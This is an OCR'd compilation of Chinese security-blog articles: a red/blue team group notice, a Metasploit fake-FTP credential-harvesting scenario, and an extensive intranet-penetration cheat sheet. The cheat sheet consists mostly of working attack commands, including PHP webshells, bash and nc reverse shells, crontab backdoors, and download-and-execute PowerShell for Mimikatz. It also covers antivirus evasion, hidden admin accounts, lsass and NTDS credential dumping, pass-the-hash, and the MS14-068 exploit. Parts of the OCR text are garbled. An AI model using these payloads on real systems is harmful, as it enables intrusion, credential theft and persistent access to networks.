
在安全研究中，掌握 OSINT 的信息收集技巧，有助于帮助我们，快速的对相关安全事件进行响应，以上 7 个小技巧笔者常用于渗透测试中的信息识别、安全分析中的事件关联分析。因为相信，所以预见，开源智能在我们未来的安全之路中，会给我们带来更多的乐趣，智能检索技能可以极大的提高我们的效率、准确率。

参考链接

https://kennel209.gitbooks.io/owasp-testing-guide-v4

https://blog.appsecco.com/open-source-intelligence-gathering-101-d2861d4429e3

红蓝对抗



要了解什么是信息安全的红蓝对抗，首先得知道红队是什么，蓝队是什么。中国跟国外在红蓝队的概念上是相反的，我们取国外的概念，因为学习红蓝对抗技术少不了要参考国外的资料，所以一定要按照老外的概念来理解。

红队简介

一个从外部引入的用来测试某系统或者组织机构安全防护是否有效的对象。通过模拟现实的直接的攻击者去可能采用的手法来进行渗透测试。这种测试手法跟真实的黑客攻击类似，但是不完全相同。比如，常见的乙方渗透测试。

蓝队简介

一般是某系统或者组织机构的内部安全团队，主要工作就是防范外部的攻击者，进行应急响应。一般是这些人在红蓝对抗中扮演了红队的对手。比如，甲方的驻场安全工程师。

为什么要进行红蓝对抗交流

红蓝之间不应该是水火不容的，以攻促防或者以防促攻都是一种理想的技术发展状态。因为红队所做的测试其最终目的都是提高蓝队的防御能力，而蓝队防御能力的提升又能进一步去督促红队攻击能力的提升。大家都想要达到这样的完美和谐的状态，红蓝对抗交流也就应运而生了。打破攻与防之间的隔阂，让红队和蓝队协同工作，攻防一体。不管你是红队的，还是蓝队的，大家都可以一起交流技术。

红蓝对抗小组介绍

基于以上的考虑，我们想组建一个红蓝对抗小组，作为一个技术交流的小圈子。希望能够达到以上的完美和谐的状态。

组长介绍

ID：hl0rey

职务：信安之路红蓝对抗小组组长、信安之路作者团队成员

工作：渗透测试工程师

联系方式：994307739（想加小组请联系此 QQ）

小组研究方向

安全攻防技术，主要是内网渗透和安全运维。

加入小组要求和方法

希望你熟悉 web 安全与内网渗透，或者是熟悉安全运维，最起码你正在学习相关的知识，同时又乐于与人交流，乐于与人分享，另外还要看缘分。如果你希望找到一个技术交流的小圈子，

网页表单钓鱼以外的钓鱼方法

原创： hl0rey 信安之路 2018-01-06

所有渗透中有趣的思路，那都是渗透的艺术。 ——（中）沃兹基索德

钓鱼式攻击

顾名思义，是一种如同钓鱼一样的攻击，是一种安逸的很的攻击方式。

搜狗百科是给出来比较容易理解的网络钓鱼的定义。

络钓鱼 Phishing 击 骗 电 邮 伪 Web 进 络诈骗

动 骗 资 银 账户 证

诈骗 伪 络银 线 骗

户

可以看出，钓鱼攻击并不是一种完全随缘的攻击方法。关键在于是否成功伪装成了受害者信任的目标。

场景模拟

现在你接受了一项秘密任务，组织需要你拿到 X 公司服务上的一份秘密的名单，然而 X 公司是一家非常有钱的公司，聘请了专业的打补丁的人员，服务器该有的补丁都有了，还有专业的 web 扫描器使用者，天天对他们的网站进行扫描，你手中也没有 0day。但是唯一可喜的是你可以进入他的内网（这就是所谓的百密一疏吧）。

假设现在你已经成功欺骗了受害者的机器，他已经认为你就是目标服务器

msf 可以说是当下最强大渗透测试框架，是一个渗透测试者必须掌握的神器。 ——（中）耶斯沃兹基索德

X 公司管理员特别喜欢用 ftp 管理服务器（不要在意他为什么喜欢用 ftp，这是剧情需要）

在做事之前，我们得把假的 ftp 服务器运行起来。

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(server/capture/ftp) >
```


默认配置即可，或者你想改变的个端口也可以。

```
msf auxiliary(server/capture/ftp) > show options

Module options (auxiliary/server/capture/ftp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  21               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)


Auxiliary action:

   Name     Description
   ----     -----------
   Capture


msf auxiliary(server/capture/ftp) >
```



如果端口没有被占用并且权限够大，就能看到如下界面，ftp 凭证收割机就启动了。

通过社会工程学的方法，冒充客服妹子等等，比如，“管理员小哥哥，有个小黑客跟我说，他在在我们服务器 web 根目录上传 shell 了，他好厉害啊。”。这样刺激了管理员的雄性荷尔蒙，他就想上去服务器看看了。

管理员受到了刺激，登录 ftp，但是他受到了更大的刺激，“难道真的被黑了？”



再看我们这边，我们已经成功。



使用 creds 命令，查看我们收集到的凭证。

最后完美收网，停止欺骗攻击，管理员最终登录上了 ftp 服务器，并且没有发现上传 shell，截图给妹子看，获得了妹子的亲睐，并且约好了晚上一起吃饭（管理员并不知道妹子也是假的）。我们把管理员约到一个偏远地区，我们就

可以趁机上传 shell 了。

真是一次精彩的作战。

msf 还有其他的创建为了收集用户凭证的虚假服务的模块。

截止 2017 年 12 月 26 号，可用的模块有：

auxiliary/server/capture/drda 分布式关系数据库体系结构（百度百科的解释）auxiliary/server/capture/drda 分布式关系数据库体系结构（百度百科的解释）

auxiliary/server/capture/ftp

auxiliary/server/capture/http

auxiliary/server/capture/http_basic

auxiliary/server/capture/http_javascript_keylogger

auxiliary/server/capture/http_ntlm

auxiliary/server/capture/imap

auxiliary/server/capture/mssql

auxiliary/server/capture/mysql

auxiliary/server/capture/pop3

auxiliary/server/capture/postgresql

auxiliary/server/capture/printjob_capture

auxiliary/server/capture/sip

auxiliary/server/capture/smb

auxiliary/server/capture/smtp

auxiliary/server/capture/telnet

auxiliary/server/capture/vnc

只要思路到位就可以玩出花来，让受害者不知道到底在哪一步上当了。

史上最强内网渗透知识点总结

原创： tom0li 信安之路 2018-05-28

文章内容没谈 snmp 利用，可以去乌云等社区获取，没有后续内网持久化，日志处理等内容。

获取 webshell 进内网

测试主站，搜 wooyun 历史洞未发现历史洞，github, svn, 目录扫描未发现敏感信息，无域传送，端口只开了 80 端口，找到后台地址，想爆破后台，验证码后台验证，一次性，用 ocr 识别，找账号，通过 google，baidu，bing 等搜索，相关邮箱，域名等加常用密码组成字典，发现用户手册，找账号，发现未打码信息，和默认密码，试下登陆成功，找后台，上传有 dog，用含有一句话的 txt 文件

`<?php eval($_POST['cmd']);?>`

打包为 zip，php 文件

`<?php include 'phar://1.zip/1.txt';?>`

即可，c 刀被拦，修改 config.ini 文件

`php_make @eval(call_user_func_array(base64_decode,array($_POST[action])));`

用回调函数，第一个为函数名，二个为传的参数

前期信息收集

query user || qwinsta *查 线 户*

net user *查 户*

net user /domain *查 户*

net view & net group "domain computers" /domain *查 计 查*

net view /domain *查*

net view \\\\dc *查* dc

net group /domain *查 组*

net group "domain admins" /domain *查*

net localgroup administrators /domain */这 查 级为 时 账户 为*

net group "domain controllers" /domain

net time /domain

net config workstation *录 - 计 - 户*

net use \\\\ (pc.xx.com) password /user:xxx.com\username *这 帐 录 访问资*

ipconfig

systeminfo

tasklist /svc

tasklist /S ip /U domain\username /P /V *查 远 计* tasklist

net localgroup administrators && whoami *查* *组*

netstat -ano

nltest /dclist:xx *查*

whoami /all *查* Mandatory Label uac *级* sid

net sessoin *查* *远* *连* session ( )

net share *录*

cmdkey /l *查* *陆* *证*

echo %logonserver% *查* *陆*

spn –l administrator spn *记录*

set *环* *变*

dsquery server - *查* *录* AD DC/LDS *实*

dsquery user - *查* *录* *户*

dsquery computer *查询* *计* windows 2003

dir /s *.exe *查* *录* *录* *隐*

arp -a

发现远程登录密码等密码 netpass.exe 下载地址:

https://www.nirsoft.net/utils/network_password_recovery.html *获* window vpn *码*

mimikatz.exe privilege::debug token::elevate lsadump::sam lsadump::secrets exit wifi *码*

netsh wlan show profile *查处* wifi

netsh wlan show profile WiFi-name key=clear *获 对应* wifi *码* ie

reg query "HKEY_USERSS-1-5-21-1563011143-1171140764-1273336227-500SoftwareMicrosoftWindowsCurrentVersionInternet Settings" /v ProxyServer

reg query "HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionInternet Settings"pac

reg query "HKEY_USERSS-1-5-21-1563011143-1171140764-1273336227-500SoftwareMicrosoftWindowsCurrentVersionInternet Settings" /v AutoConfigURL // t0stmailpowershell-nishang

https://github.com/samratashok/nishang

其他常用命令

ping icmp *连*

nslookup www.baidu.com vps-ip dns *连*

dig @vps-ip www.baidu.com

curl vps:8080 http *连*

tracert

bitsadmin /transfer n http://ip/xx.exe C:\windows\temp\x.exe *传* >= 2008

fuser -nv tcp 80 *查* pid

rdesktop -u username ip linux *连* win *远* ( )

where file win *查*

Linux find -name *.jsp *查* Windows for /r c:\windows\temp\ %i in (file lsss.dmp) do @echo %i

netstat -apn | grep 8888 kill -9 PID *查* kill

远程登录内网主机

判断是内网，还是外网，内网转发到 vps

netstat -ano 3389 , *查*

tasklist /svc,*查* svchost.exe *对应* TermService pid, netstat pid 3389 .

在主机上添加账号

net user admin1 admin1 /add & net localgroup administrators admin1 /add

如不允许远程连接，修改注册表

REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v

fDenyTSConnections /t REG_DWORD /d 00000000 /f

REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x00000d3d /f

如果系统未配置过远程桌面服务，第一次开启时还需要添加防火墙规则，允许 3389 端口，命令如下:

netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in localport=3389 action=allow

关闭防火墙

netsh firewall set opmode mode=disable

3389user 无法添加:

http://www.91ri.org/5866.html

隐藏 win 账户

开启 sys 权限 cmd:

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-TokenManipulation.ps1');Invoke-TokenManipulation -CreateProcess 'cmd.exe' -Username 'nt authority\system'

add user 并隐藏:

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/3gstudent/Windows-User-Clone/master/Windows-User-Clone.ps1')

win server 有密码强度要求，改为更复杂密码即可:

渗透技巧——Windows 系统的帐户隐藏

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Windows%E7%B3%BB%E7%BB%9F%E7%9A%84%E5%B8%90%E6%88%B7%E9%9A%90%E8%97%8F/

windows 的 RDP 连接记录:

http://rcoil.me/2018/05/%E5%85%B3%E4%BA%8Ewindows%E7%9A%84RDP%E8%BF%9E%E6%8E%A5%E8%AE%B0%E5%BD%95/

linux bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

`bash -i` 交互的 shell

`&` 标准错误输出到标准输出

`/dev/tcp/10.0.0.1/8080` 建立 socket ip port

`0>&1` 标准输入到标准输出

```
(crontab -l;echo '*/60 * * * * exec 9<> /dev/tcp/IP/port;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i')|crontab -
```

猥琐版

```
(crontab -l;printf "*/60 * * * * exec 9<> /dev/tcp/IP/PORT;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i;\rno crontab for whoami%100c\n")|crontab -
```

详细介绍

https://github.com/tom0li/security_circle/blob/master/15288418585142.md

ngrok-backdoor

Grok-backdoor 是一个简单的基于 python 的后门，它使用 Ngrok 隧道进行通信。Ngrok 后门可以使用 Pyinstaller 生成 windows，linux 和 mac 二进制文件。

虽然免杀，但如果开 win 防火墙会提示，生成后门时会询问是否捆绑 ngrok，选择 no 时，在被攻击机执行时需联网下载 ngrok，运行后，telnet 连接即可.

https://github.com/deepzec/Grok-backdoor

veil

这里，安装问题有点多，我用 kali-2018-32 安装成功，先安装下列依赖，后按照官方即可。

```
apt-get install libncurses5*

apt-get install libavutil55*

apt-get install gcc-mingw-w64*

apt-get install wine32
```

生成 shell

```
./Veil.py

use 1

use c/meterpreter/rev_tcp
```

在 win 用 mingw 下 gcc 编译 bypass 360

```
gcc -o v.exe v.c -lws2_32
```

使用之前生成的 veil.rc

```
msfconsole -r veil.rc
```

一句话开启 http 服务，虚拟机里开启，在外访问虚拟机 ip 即可下载虚拟机文件：

```
`python -m SimpleHTTPServer 80`
```

ew

tools:

```
http://rootkiter.com/EarthWorm
```

新版 tools：

http://rootkiter.com/Termite/

正向：

被攻击机(跳板)：

temp 目录下:

unzip ew.zip

file /sbin/init (查 linux)

chmod 755 ew_for_Linux

./ew_for_Linux -s ssocksd -l 9999 (侦 0.0.0.0:9999)

netstat -pantu|grep 9999 (查 侦)

攻击机：

proxychain 设 socks5 为 ip port

proxychain nmap 扫

反向：

攻击机：

chmod 777 ./ew_for_linux64

./ew_for_linux -s rcsocks -l 1080 -e 2333 击 连 2333 转发

1080 访问 1080 访问 击 2333

设置

proxychain socks5 ip port 1080

proxychain

被攻击机：

chmod 777 ew_for_linux

./ew_for_Linux32 -s rssocks -d 192.168.1.100 -e 2333

nc

nc 简单使用

https://tom0li.github.io/2017/05/06/nc/

linux root 权限

mknod /tmp/backpipe p

/bin/sh 0</tmp/backpipe | nc ip port 1>/tmp/backpipe

权限不够用

`mkfifo /tmp/backpipe`

以上用 nc 监听即可

lcx

被攻击机

lcx.exe -slave 139.1.2.3 8888 10.48.128.25 3389

vps

lcx.exe –listen 8888 5555

在本机 mstsc 登陆 139.1.2.3:5555 或在 vps 连接 127.0.0.1:5555

netsh win 自带(只支持 tcp)360 拦

将本地 80 转到 192.168.1.101:8080 端口

```
netsh interface portproxy add v4tov4 listenport=80 connectaddress=192.168.1.101
    connectport=8080
```

通过连接 1.1.1.101 的 8082 端口，相当连接 1.1.1.101 可访问的内网 192.168.2.102 的 3389 端口

```
netsh interface portproxy add v4tov4 listenaddress=1.1.1.101 listenport=8082
    connectaddress=192.168.2.102 connectport=3389
```

go+msf & py+msf bypass360

msf 编码生成后，用:

```
go build -ldflags="-H windowsgui -s -w"
```

即可，详细参考以下 link

http://lu4n.com/metasploit-payload-bypass-av-note/

http://hacktech.cn/2017/04/20/msf-AntiVirus.html

提权

win 提权辅助工具，原理主要通过 systeminfo 补丁信息比对漏洞库，工具链接

https://github.com/GDSSecurity/Windows-Exploit-Suggester/

linux 提权辅助

https://github.com/jondonas/linux-exploit-suggester-2

感谢前辈收集的提权 exp:

windows-kernel-exploits Windows 平台提权漏洞集合

https://github.com/SecWiki/windows-kernel-exploits

linux-kernel-exploits Linux 平台提权漏洞集合

https://github.com/SecWiki/linux-kernel-exploits

msf

linux 相关 payload：

linux/x86/meterpreter/reverse_tcp

linux/x86/meterpreter/bind_tcp

linux/x86/shell_bind_tcp

linux/x86/shell_reverse_tcp

linux/x64/shell/bind_tcp

linux/x64/shell/reverse_tcp

linux/x64/shell_bind_tcp

linux/x64/shell_bind_tcp_random_port

linux/x64/shell_reverse_tcp

windows 相关 payload:

windows/meterpreter/reverse_tcp

windows/meterpreter/bind_tcp

windows/meterpreter/reverse_hop_http

windows/meterpreter/reverse_http

windows/meterpreter/reverse_http_proxy_pstore

windows/meterpreter/reverse_https

windows/meterpreter/reverse_https_proxy

windows/shell_reverse_tcp

windows/shell_bind_tcp

windows/x64/meterpreter/reverse_tcp

windows/x64/meterpreter/bind_tcp

windows/x64/shell_reverse_tcp

windows/x64/shell_bind_tcp

目标服务器为 64 位用 x64 监听，反弹 meterpreter 用含有 meterpreter 的模块，反弹普通的 shell（例如 nc），shell_reverse_tcp 模块监听，例如 msf:

反弹 shell

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=
    LPORT= -f exe > shell.exe
```

监听:

windows/meterpreter/reverse_tcp

反弹 shell

```
nc -e cmd.exe ip port
```

监听

windows/shell_reverse_tcp

meterpreter 传 upload file 载 download file

Msf 进程注入(测试 win10 没成功,win2008 可以，360 会拦)

```
meterpreter > getuid
meterpreter > getpid
meterpreter > ps
meterpreter > migrate 676
```

Msf hash

```
meterpreter > run hashdump sys
```

meterpreter > run post/windows/gather/smart_hashdump sys

getsystem 存在 uac，用 msf bypass，但特征明显

meterpreter > search bypassuac

msf powerdump load mimikatz

Msf 的持续后门

Persistence:

`run persistence -h` 用于创建启动项启动，会创建注册表，创建文件。（X86_Linux 不支持此脚本）

run persistence -U -i 10 -p 10390 -r free.ngrok.cc

会被 360 拦，-i 10 10 秒请求一次，使用 powershell 执行也被监控而被 360 拦截

meterpreter 的 `run getgui -e` 命令可以开启成功。360 会提示阻止

`Run metsvc -h` ：用于创建服务，会创建 meterpreter 服务，并上传三个文件，使用-r 参数可以卸载服务 ，被拦

Msf powershell

meterpreter > load powershell

meterpreter > powershell_shell

PS > IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');

Ps > Invoke-Mimikatz -DumpCreds

Msf Router

2 个或多个路由之间，没有配置相应的路由表，不能访问，获得一台机器

shell session 添加路由，使 msf 可以在当前 shell session 下以被攻击机访问其他内网主机，

meterpreter > run get_local_subnets

meterpreter > run autoroute -s 172.17.0.0/16

meterpreter > run autoroute -p *查*

meterpreter > run autoroute -d -s 172.17.0.0/16 *删*

MS17-010

meterpreter > background

msf exploit(multi/handler) > use auxiliary/scanner/smb/ smb_ms17_010

msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 172.17.0.0/24

msf auxiliary(scanner/smb/smb_ms17_010) > set threads 50

msf auxiliary(scanner/smb/smb_ms17_010) > run

先利用 `exploit/windows/smb/ms17_010_psexec`，win10 旧版依旧可以，新版设置 smbuser，smbpass 即可

Msf 扫描

经过上面设置路由即可使用以下 scan：

use auxiliary/scanner/portscan/syn

use auxiliary/scanner/portscan/tcp

proxychains 设置 socks4 为以下设置，即可在本地代理扫描

use auxiliary/server/socks4a

Msf 端口转发 portfwd

将 192.168.1.2.100 内网转发到本地 4443 port，流量大不好用

```
portfwd add -L 0.0.0.0 4443 -p 3389 -r 192.168.2.100
```

Msf 截屏(没被 360 拦没提示，或许有意外收获)

```
meterpreter > use espia
meterpreter > screengrab
```

Msf 嗅探

```
meterpreter > use sniffer
meterpreter > sniffer_interfaces
meterpreter > sniffer_start 5
meterpreter > sniffer_dump 5 /tmp/1.pcap
meterpreter > sniffer_stop 5
```

键盘记录

Msf 键盘记录在 win 不会创建新进程

```
meterpreter > keyscan_start
meterpreter > keyscan_dump
meterpreter > keyscan_stop
```

Keylogger (tip: 可以把管理工具，如 navicat, putty, SecureCRT, PLSQL 设置记住密码) --redrain ixkeylog

linux>=2.63 推荐 --redrain

远程命令执行

```
at\schtasks\psexec\wmic\sc\ps
```

2012 r2 起,默认端口 5985,系统自带远程管理 winrs

```
winrs -r:192.168.1.100 -u:administrator -p:pwd ipconfig
```

这里 schtasks 用着很舒服，

```
schtasks /create /tn mytask /tr F:\Desktop.exe /sc minute /mo 1                1
```

如果程序有参数用引号

```
"C:\procdump64.exe -accepteula -ma lsass.exe lsass.dmp"
```

`/RU` 可以以 system 启动，例如

```
schtasks /Create /TN test /SC DAILY /ST 00:09 /TR notepad.exe /RU SYSTEM

schtasks /create /tn mytask /tr "C:\procdump64.exe -accepteula -ma lsass.exe
    lsass.dmp" /sc minute /mo 2

schtasks /Query /TN mytask

net time

schtasks /Query /TN mytask

schtasks /Delete /TN mytask /F
```

mimikatz + procdump 获得内存 hash

如果服务器是 64 位，要把 Mimikatz 进程迁移到一个 64 位的程序进程中，才能查看 64 位系统密码明文。32 位任意

运行

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp(            )
```

后 lsass.dmp 放到 mimikatz.exe 同目录，运行以下命令

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
```

导出当前

```
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"

powershell "IEX (New-Object
    Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafi
    a/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
    -DumpCreds"
```

Windows Server 2012，部分 Windows Server 2008 默认无法使用 mimikatz 导出明文口令

解决方法：启用 Wdigest Auth, cmd:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
    UseLogonCredential /t REG_DWORD /d 1 /f
```

powershell:

```
Set-ItemProperty -Path
    HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest -Name
    UseLogonCredential -Type DWORD -Value 1
```

重启或者用户再次登录，能够导出明文口令，参考下文：

3gstudent 自动 Dump-Clear-Text-Password-after-KB2871997-installed

```
https://github.com/3gstudent/Dump-Clear-Password-after-KB2871997-installed
```

SAM-hash

管理权限：

```
reg save HKLM\SYSTEM Sys.hiv

reg save HKLM\SAM Sam.hiv
```

mimikatz:

```
lsadump::sam /sam:Sam.hiv /system:Sys.hiv
```

pass the hash

wmiexec 普通权限即可

https://github.com/maaaaz/impacket-examples-window

domain=TEST user=test1

wmiexec -hashes
00000000000000000000000000000000:99b2b135c9e829367d9f07201b1007c3
TEST/test1@192.168.1.1 "whoami"

需要管理权限

mimikatz "privilege::debug" "sekurlsa::pth /user:abc /domain:test.local /ntlm:hash"

meterpreter > run post/windows/gather/hashdump

meterpreter > background

msf > use exploit/windows/smb/psexec

msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp

msf exploit(psexec) > set SMBuser Administrator

msf exploit(psexec) > set SMBPass
xxxxxxxxxxxx9a224a3b108f3fa6cb6d:xxxxf7eaee8fb117ad06bdd830b7586c

msf exploit(psexec) > exploit

meterpreter > shell

安装了 KB2871997 补丁或者系统版本大于等于 windows server 2012 时，内存不再明文保存密码，1,改注册表后，注销再次登录，可以使用，schtasks 等执行命令无法用管理员权限。2.用 ptk，ptt。例外，打补丁后 administrato（SID-500） 依旧可以 pth

https://3gstudent.github.io/3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-Pass-The-Hash%E7%9A%84%E5%AE%9E%E7%8E%B0/

pass the key

需要免杀：

mimikatz "privilege::debug" "sekurlsa::ekeys" 获 户 aes key

mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local /aes256:asdq379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c" aes key

dir \\\计

pass the ticket

不需要管理员权限

kekeo "tgt::ask /user:abc /domain:test.local /ntlm:hash"

导入 ticket：

kekeo "kerberos::ptt TGT_abc@TEST.LOCAL_krbtgt~test.local@TEST.LOCAL.kirbi"

程序地址：

https://github.com/gentilkiwi/kekeo

ntds.dit

vssadmin 方法 >= win 2008

查询当前系统的快照

vssadmin list shadows

创建快照

vssadmin create shadow /for=c:

获 Shadow Copy Volume Name 为

`\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy47`

复制 ntds.dit, copy 第一个参数为创建快照时位置:

copy
\\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy47\windows\NTDS\ntds.dit c:\ntds.dit

复制 system 和 sam

copy
\\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy47\windows\system32\config\system c:\

copy
\\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy47\windows\system32\config\sam c:\

删除快照

vssadmin delete shadows /for=c: /quiet

获取将以上 system，sam, ntds.dit 放到 /root/ntds_cracking/ 下，运行

python secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system
/root/ntds_cracking/SYSTEM LOCAL

py 地址:

https://github.com/CoreSecurity/impacket/blob/master/examples/secretsdump.py

域渗透——获得域控服务器的 NTDS.dit 文件

http://www.4hou.com/technology/10573.html

dc 定位

nltest dclist:xx.xx

net time /domain

systeminfo domain

ipconfig /all DNS Suffix Search List

扫描 53 端口，找 dns 位置

set log

net group "domain controllers" /domain

PowerView Get-NetDomainController

PowerView 地址:

https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

windows log

微软第三方信息收集工具 LogParser.exe psloglist.exe 等

powerhsell 神器

nishang

https://github.com/samratashok/nishang

spn 扫描

https://github.com/nullbind/Powershellery/tree/master/Stable-ish

PowerSploit

https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

针对 ps 的 Empire

https://github.com/EmpireProject/Empire

ipc$

D:>net use \\\192.168.1.254\c$ "pwd" /user:user　　//连　192.168.1.254　IPC$

unc

D:>copy srv.exe \\\192.168.1.254\c$ // srv.exe C 录

D:>net time \\\192.168.1.254 //查时间

D:>at \\\192.168.1.254 10:50 srv.exe // at 10 50 动 srv.exe (这 360 拦)

D:>net use \\\192.168.1.254\c$ /del

ms14-068 Kerberos 漏洞利用:

生成 TGT：用于伪造

whoami /all 获得：用户@ 域名、用户 sid、域主机

python ms14068.py -u admin@xxx.com -p password -s sid -d dc.xxx.com

ms14068.exe -u admin@xxx.com -p password -s sid -d dc.xxx.com

会生成 TGT_admin@xxx.com.ccache

注入 TGT:

klist

klist purge 证 执

写入内存:

mimikatz.exe "kerberos::ptc c:\TGT_admin@xxx.com.ccache"

若成功

dir \\dc.xxx.com\c$

net user admin xxxxx@password /add /domain

net group "Domain Admins" admin /add /domain

msf 的模块 `ms14_048_kerberos_checksum` 也可以检测

工具：

https://www.t00ls.net/viewthread.php?tid=28207&from=favorites

https://github.com/gentilkiwi/kekeo

GPP 漏洞利用
